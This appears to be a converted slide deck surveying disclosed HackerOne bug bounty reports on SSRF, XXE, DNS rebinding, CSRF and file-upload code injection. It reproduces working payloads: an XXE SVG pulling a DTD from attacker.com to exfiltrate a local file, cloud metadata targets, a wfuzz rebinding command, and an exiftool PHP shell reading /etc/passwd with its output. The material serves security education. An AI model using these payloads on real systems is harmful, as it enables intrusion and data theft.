
Weakness: Cleartext Storage of Sensitive Information



Bounty: \$750

<https://hackerone.com/reports/753868>

@davwwwx

Server Side Request Forgery





Impactful SSRF on left; not right

<https://medium.com/@d0nut/piercing-the-veal-short-stories-to-read-with-friends-4aa86d606fc5>

@davwwwx

169.254.169.254

`http://metadata.google.internal/computeMetadata/v1beta1/`

XXE SSRF

Alex Birsan (alexbirsan) 6305 - 6.83 94th 26.03 96th
Reputation Rank Signal Percentile Impact Percentile

#347139 LFI and SSRF via XXE in emblem editor Share: [f](#) [t](#) [in](#) [Y](#) [e](#)

State	● Resolved (Closed)	Severity	Critical (9 ~ 10)
Disclosed	August 1, 2018 7:46pm +0400	Participants	  
Reported To	Rockstar Games	Visibility	Disclosed (Limited)
Reported at	May 3, 2018 4:06pm +0400		
Asset	socialclub.rockstargames.com (Domain)		
CVE ID			
Weakness	XML External Entities (XXE)		
Bounty	\$1,500		

[Collapse](#)

<https://hackerone.com/reports/347139>

@davwwwx

XXE SSRF

```
<!DOCTYPE svg [
<!ENTITY % outside SYSTEM "http://attacker.com/exfil.dtd">
%outside;
]>
<svg>
<defs>
<pattern id="exploit">
  <text x="10" y="10">
    &exfil;
  </text>
</pattern>
</defs>
</svg>
```

exfil.dtd

```
<!ENTITY % data SYSTEM "file:///C:/Windows/system32/drivers/etc/hosts">
<!ENTITY exfil "%data;">
```

<https://hackerone.com/reports/347139>

@davwwwx

SSRF via redirects

Sayaan alam (sayaanalam) 354 - 0.27 60th 16.79 85th Reputation Rank Signal Percentile Impact Percentile

321 #923132 Server Side Request Forgery (SSRF) at app.hellosign.com leads to A WS private keys disclosure Share:

State	● Resolved (Closed)	Severity	High (7 ~ 8.9)
Disclosed	November 10, 2020 4:20pm +0400	Participants	
Reported To	Dropbox	Visibility	Disclosed (Limited)
Reported at	July 14, 2020 1:47pm +0400		
Asset	app.hellosign.com (Domain)		
CVE ID			
Weakness	Server-Side Request Forgery (SSRF)		
Bounty	\$4,913		

<https://medium.com/techfenix/ssrf-server-side-request-forgery-worth-4913-my-highest-bounty-ever-7d733bb368cb>

<https://hackerone.com/reports/923132>

@davwwwx

DNS Rebinding (TOCTOU) on GitLab

```
begin
  addrs_info = Addrinfo.getaddrinfo(uri.hostname, port, nil, :STREAM).map do |addr|
    addr.ipv6_v4mapped? ? addr.ipv6_to_ipv4 : addr
  end
rescue SocketError
  return true
end

validate_localhost!(addrs_info) unless allow_localhost
validate_loopback!(addrs_info) unless allow_localhost
validate_local_network!(addrs_info) unless allow_local_network
validate_link_local!(addrs_info) unless allow_local_network

true
end
```

DNS Rebinding (TOCTOU) on GitLab

```
$ dig +noall +answer gitlabextssrf.webhooks.pw
gitlabextssrf.webhooks.pw. 0      IN      A      198.211.125.160
$ dig +noall +answer gitlabextssrf.webhooks.pw
gitlabextssrf.webhooks.pw. 0      IN      A      198.211.125.160
$ dig +noall +answer gitlabextssrf.webhooks.pw
gitlabextssrf.webhooks.pw. 0      IN      A      127.0.0.1
$ dig +noall +answer gitlabextssrf.webhooks.pw
gitlabextssrf.webhooks.pw. 0      IN      A      127.0.0.1
$ dig +noall +answer gitlabextssrf.webhooks.pw
gitlabextssrf.webhooks.pw. 0      IN      A      198.211.125.160
```

DNS Rebinding (TOCTOU) on GitLab

```
$ dig +noall +answer gitlabextssrf.webhooks.pw
gitlabextssrf.webhooks.pw. 0      IN      A      198.211.125.160
$ dig +noall +answer gitlabextssrf.webhooks.pw
gitlabextssrf.webhooks.pw. 0      IN      A      198.211.125.160
$ dig +noall +answer gitlabextssrf.webhooks.pw
gitlabextssrf.webhooks.pw. 0      IN      A      127.0.0.1
$ dig +noall +answer gitlabextssrf.webhooks.pw
gitlabextssrf.webhooks.pw. 0      IN      A      127.0.0.1
$ dig +noall +answer gitlabextssrf.webhooks.pw
gitlabextssrf.webhooks.pw. 0      IN      A      198.211.125.160
```

DNS Rebinding (TOCTOU) on GitLab

```
$ ./wfuzz -X POST \
-b "_gitlab_session=<session_id>;" \
-d "_method=post&authenticity_token=<token>" \
-z range,0-1000 \
"https://<domain>/<user>/<repo>/hooks/<hook_id>/test?trigger=push_events&test=FUZZ"
```

<https://hackerone.com/reports/541169>

Server-Side Request Forgery using Javascript

Ben Sadeghipour (nahamsec) 18103 17th 5.84 91st 20.30 91st
Reputation Rank Signal Percentile Impact Percentile

265 #530974 Server-Side Request Forgery using Javascript allows to exfill data from Google Metadata Share: [f](#) [t](#) [in](#) [y](#) [g](#)

State	● Resolved (Closed)	Severity	No Rating (---)
Disclosed	November 30, 2020 10:27pm +0400	Participants	
Reported To	Snapchat	Visibility	Disclosed (Full)
Reported at	April 8, 2019 9:29am +0400		
Asset	snappublisher.snapchat.com (Domain)		
CVE ID			
Weakness	Server-Side Request Forgery (SSRF)		
Bounty	\$4,000		

[Collapse](#)

<https://hackerone.com/reports/530974>

<https://docs.google.com/presentation/d/1JdljHHPsFSgLbaJcHmMkE904jmwPM4xdhEuwhy2ebvo/>

Cross site request forgery



SameSite cookies

Standards related to the Cookie `SameSite` attribute recently changed such that:

- The cookie-sending behavior if `SameSite` is not specified is `SameSite=Lax`. Previously the default was that cookies were sent for all requests.
- Cookies with `SameSite=None` must now also specify the `Secure` attribute (they require a secure context/HTTPS).

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie/SameSite>

<https://web.dev/samesite-cookie-recipes/>



@davwwwx

Note: Chrome will make an exception for cookies set without a SameSite attribute less than 2 minutes ago. Such cookies will also be sent with non-idempotent (e.g. POST) top-level cross-site requests despite normal SameSite=Lax cookies requiring top-level cross-site requests to have a safe (e.g. GET) HTTP method. Support for this intervention ("Lax + POST") will be removed in the future.

<https://www.chromestatus.com/feature/5088147346030592>



<https://x-23.herokuapp.com/hi/>

<https://medium.com/@renwa/bypass-samesite-cookies-default-to-lax-and-get-csrf-343ba09b9f2b>

@davwwwx

Referer spoofing

```
<base href="https://www.google.com/">
<style>
@import 'https://CSRF.vulnerable.example/';
</style>
```

<https://bugs.chromium.org/p/chromium/issues/detail?id=1152999>

 lauritz

250 - 3.83 80th 41.67 99th
Reputation Rank Signal Percentile Impact Percentile

194 #1010522 [CSRF] TikTok Careers Portal Account Takeover Share:     

State	● Resolved (Closed)	Severity	 High (7.5)
Disclosed	December 15, 2020 4:26am +0400	Participants	  
Reported To	TikTok	Visibility	Disclosed (Limited)
Reported at	October 17, 2020 12:41pm +0400		
Asset	careers.tiktok.com (Domain)		
CVE ID			
Weakness	Cross-Site Request Forgery (CSRF)		
Bounty	\$2,373		

<https://hackerone.com/reports/1010522>

<https://security.lauritz-holtmann.de/advisories/tiktok-account-takeover/>

```
GET /api/v1/user/facebook/login?next_url=https%3A%2F%2F[redacted_domain_1]%2F HTTP/1.1
Host: [redacted domain 1]
[...]
Referer: https://abcdefg hij.ngrok.io
Cookie: [REDACTED]
```

@davwwwx

Code Injection

forum.getmonero.org RCE through unrestricted file upload

Sébastien (kaulse) Reputation 350 - Rank 5.38 88th Signal Impact 26.67 96th Percentile

#357858 forum.getmonero.org Shell upload Share: [f](#) [t](#) [in](#) [y](#) [d](#)

State	Resolved (Closed)	Severity	High (7 ~ 8.9)
Disclosed	July 27, 2018 3:54pm +0400	Participants	? u g
Reported To	Monero	Visibility	Disclosed (Full)
Reported at	May 26, 2018 5:26pm +0400	CVE ID	
Weakness	Code Injection		

<https://hackerone.com/reports/357858>

forum.getmonero.org RCE through unrestricted file upload

kaulse submitted a report to [Monero](#). May 26th (3 years ago)

Summary:
The method `uploadProfile` in the `UsersController` allows an attacker to `upload a shell` to the target server due to lack of `image validation`.


Description:

Steps To Reproduce:

1. Open POC <https://forum.getmonero.org/uploads/profile/lNobodyl1527340454.php> or <https://forum.getmonero.org/uploads/profile/lNobodyl1527341021.php> Or just follow these steps:
 1. Find a nice picture and embed the shell into the image like this `exiftool -documentname='<?php echo file_get_contents("/etc/passwd"); ?>' picture.png`
 2. Rename the jpg/png picture to the `.php` extension.
 3. Upload the picture.
 4. You will get an 500 error page. Ignore it. Grep the time from the response and convert it to a timestamp.
 5. Use the timestamp to find your shell: [https://forum.getmonero.org/uploads/profile/\[USERNAME\]\[timestamp\].php](https://forum.getmonero.org/uploads/profile/[USERNAME][timestamp].php)

forum.getmonero.org RCE through unrestricted file upload

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
```



FOXHD

@davwwwx

Server Side Template Injection

Jinja2 SSTI on Uber

Orange Tsai (orange) 1110 - 6.30 93rd 28.75 97th
Reputation Rank Signal Percentile Impact Percentile

72 #125980 **uber.com may RCE by Flask Jinja2 Template Injection** Share:

State	● Resolved (Closed)	Severity	No Rating (---)
Disclosed	April 7, 2016 1:15am +0400	Participants	
Reported To	Uber	Visibility	Disclosed (Full)
Reported at	March 25, 2016 7:29pm +0400	CVE ID	
Weakness	Code Injection	Bounty	\$10,000

[Collapse](#)

<https://hackerone.com/reports/125980>

https://blog.orange.tw/2016/04/bug-bounty-uber-ubercom-remote-code_7.html

Jinja2 SSTI on Uber

